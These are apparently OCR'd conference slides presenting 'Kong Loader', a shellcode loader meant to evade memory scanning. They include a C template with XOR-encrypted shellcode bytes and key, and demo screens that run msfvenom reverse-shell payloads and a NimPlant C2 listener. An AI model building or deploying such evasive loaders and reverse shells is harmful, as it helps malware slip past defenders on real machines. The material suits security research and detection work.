
```c
/**
 * Predefined definitions
 */
#define STATIC_SHELLCODE_NAME "Your-Shellcode" // Name to be printed (for debugging)
#define STATIC_SHELLCODE_IS_ALREADY_ENCRYPTED 0x1 // False if debugging plain shellcode
#define STATIC_SHELLCODE_HAS_RETURN_VALUE 0x0 // Print return value of shellcode

/**
 * The XOR password to use.
 */
static uint8_t StaticPassword[] = { 0xAA, 0x41, 0xCC };

/**
 * The shellcode to use.
 */
static uint8_t StaticShellcode[] = {
    // Replace with your shellcode
    0xe2,0xcc,0xc9,0xa7,0x41,0xcc,0xaa,0x4e,0x47,0xaa,0x09,0x41,0xb7,0x49,0xcc,
    0xaa,0x41,0xc5,0xa5,0xee,0xcf,0x69,0x43,0xcc,0xaa,0x41,0xcf,0xaa,0x41,0xca,
    0xe2,0xcc,0xc9,0xa7,0x41,0xcc,0xaa,0x4e,0x47,0xaa,0x09,0x41,0xb7,0x49,0x0c,
    0xaa,0x41,0xc5,0xa5,0xee,0xcf,0x69,0x43,0xcc,0xaa,0x41,0xcf,0xaa,0x41,0xdd,
    ...
};
```

#5 Demo


Developer PowerShell for VS :
PS C:\Users\admin\Desktop> .\kongloader-msfvenom-winexec.exe


Command Prompt
c:\Users\admin\Desktop>kongloader-msfvenom-shellreversetcp.exe



mrt 24 15:20
root@ubuntu: /home/user
root@ubuntu: /home/user 85x29
tcat -nlvp 1234


Command Prompt
c:\Users\admin\Desktop>kongloader-nimplant.exe
mrt 24 15:51
root@ubuntu: /home/user/Desktop/NimPlant
root@ubuntu: /home/user/Desktop/NimPlant 85x29
ge 1 implant and C2 written in Nim|Rust and Python
(@chvancooten)
ted management server on http://0.0.0.0:31337.
ted NimPlant listener on http://172.16.3.3:80.
-C to cancel waiting for NimPlants.

Final Slide!

Relocatable

Easily develop Truly Position Independent Code (PIC).



Kong Loader

Execute shellcode with only one ASM instruction visible in memory.